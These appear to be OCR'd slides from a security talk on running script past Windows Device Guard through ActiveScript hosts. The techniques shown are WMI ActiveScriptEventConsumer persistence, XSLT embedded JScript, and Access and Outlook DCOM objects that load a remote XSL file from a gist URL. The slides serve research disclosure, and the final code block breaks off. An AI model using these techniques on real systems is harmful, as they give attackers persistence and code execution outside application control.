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
THE MAIN COMPONENTS OF ACTIVESCRIPT



https://docs.microsoft.com

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
COMMON HOSTS AND ENGINES

- Hosts:
  - W/Cscript.exe
  - Scrobj.dll
  - Msxml3/6.dll
  - Mshtml.dll

- Engines:
  - Jscript.dll
  - VBScript.dll
  - Jscript9.dll

DEVICE GUARD IN ACTIVESCRIPT


new ActiveXObject *("Wscript.Shell");*
Script
CLSIDFromProgID *("Wscript.Shell", &clsid)*
Engine
Host->IsClassAllowed *(clsid, &is_allowed)*
Host
WldpIsClassInApprovedList *(classID, hostInformation, isApproved, optionalFlags)*
Wldp.dll
CoCreateInstance *(clsid, *otherparams)*
Engine

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
ACTIVESCRIPTCONSUMER

- You might know this WMI class from the most common WMI persistence method
- Implemented as scrcons.exe
- An independent ActiveScript host by itself
- Not instrumented by Device Guard
- Only available as admin :(

ACTIVESCRIPTCONSUMER



```
$query="SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name='notepad.exe'"

$filter=Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" \
 -Arguments @{Name="test";EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$query}

$consumer=Set-WmiInstance -Class ActiveScriptEventConsumer -Namespace "root\subscription"\
 -Arguments @{Name="test"; ScriptText='var r = new ActiveXObject("WScript.Shell").Run("cmd.exe")'; ScriptingEngine="JScript"}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$filter;Consumer=$consumer}
```

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
XSLT TRANSFORMS




```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">

<msxsl:script language="JScript" implements-prefix="user">
   function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("notepad.exe");
   return nodelist.nextNode().xml;

   }
</msxsl:script>
<xsl:template match="/">
   <xsl:value-of select="user:xml(.)"/>
</xsl:template>
</xsl:stylesheet>
```

XSLT TRANSFORMS

- » XML Transform stylesheets
- » Support embedded scripting
- » Implement their own uninstrumented scripting host in msxml.dll
- » Applying an arbitrary xsl transform can result in running arbitrary code

MSACCESS XSLT TRANSFORMS



Application.TransformXML method (Access)

06/08/2017 • 2 minutes to read • Contributors

Applies an Extensible Stylesheet Language (XSL) stylesheet to an XML data file and writes the resulting XML to an XML data file.

Syntax

expression. `TransformXML` (`_DataSource_` , `_TransformSource_` , `_OutputTarget_` , `_WellFormedXMLOutput_` , `_ScriptOption_`)

expression A variable that represents an Application object.

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

MSACCESS XSLT TRANSFORMS



```
$access = [activator]::CreateInstance([type]::GetTypeFromProgID("Access.Application"))

$access.NewCurrentDatabase("C:\Temp\whatever")

$xsl = "https://gist.githubusercontent.com/bohops/ee9e2d7bdd606c264a0c6599b0146599/raw/f8245f99992eff00eb5f0d5738dfbf0937daf5e4/xsl-notepad.xsl"

$access.TransformXML($xsl, $xsl, "c:\this\path\does\not\exist.xml", $true, 0)
```

Implementation available here - https://gist.github.com/Philts/1c6a41048501d5067fd0ab4b933a38c8


OUTLOOK OBJECT CREATION + XSLT



```
$outlook = [activator]::CreateInstance([type]::GetTypeFromProgID("Outlook.Application", "192.168.37.132"))

$xml = $outlook.CreateObject("Msxml2.FreeThreadedDOMDocument.3.0")

$xml.async = $false

$xml.load("https://gist.githubusercontent.com/bohops/ee9e2d7bdd606c264a0c6599b0146599/raw/f8245f99992eff00eb5f0d5738dfbf0937daf5e4/xsl-notepad.xsl")

$xslt = $outlook.CreateObject("MsXml2.XSLTemplate.3.0")

$xslt.stylesheet = $xml

$processor = $xslt.createProcessor()

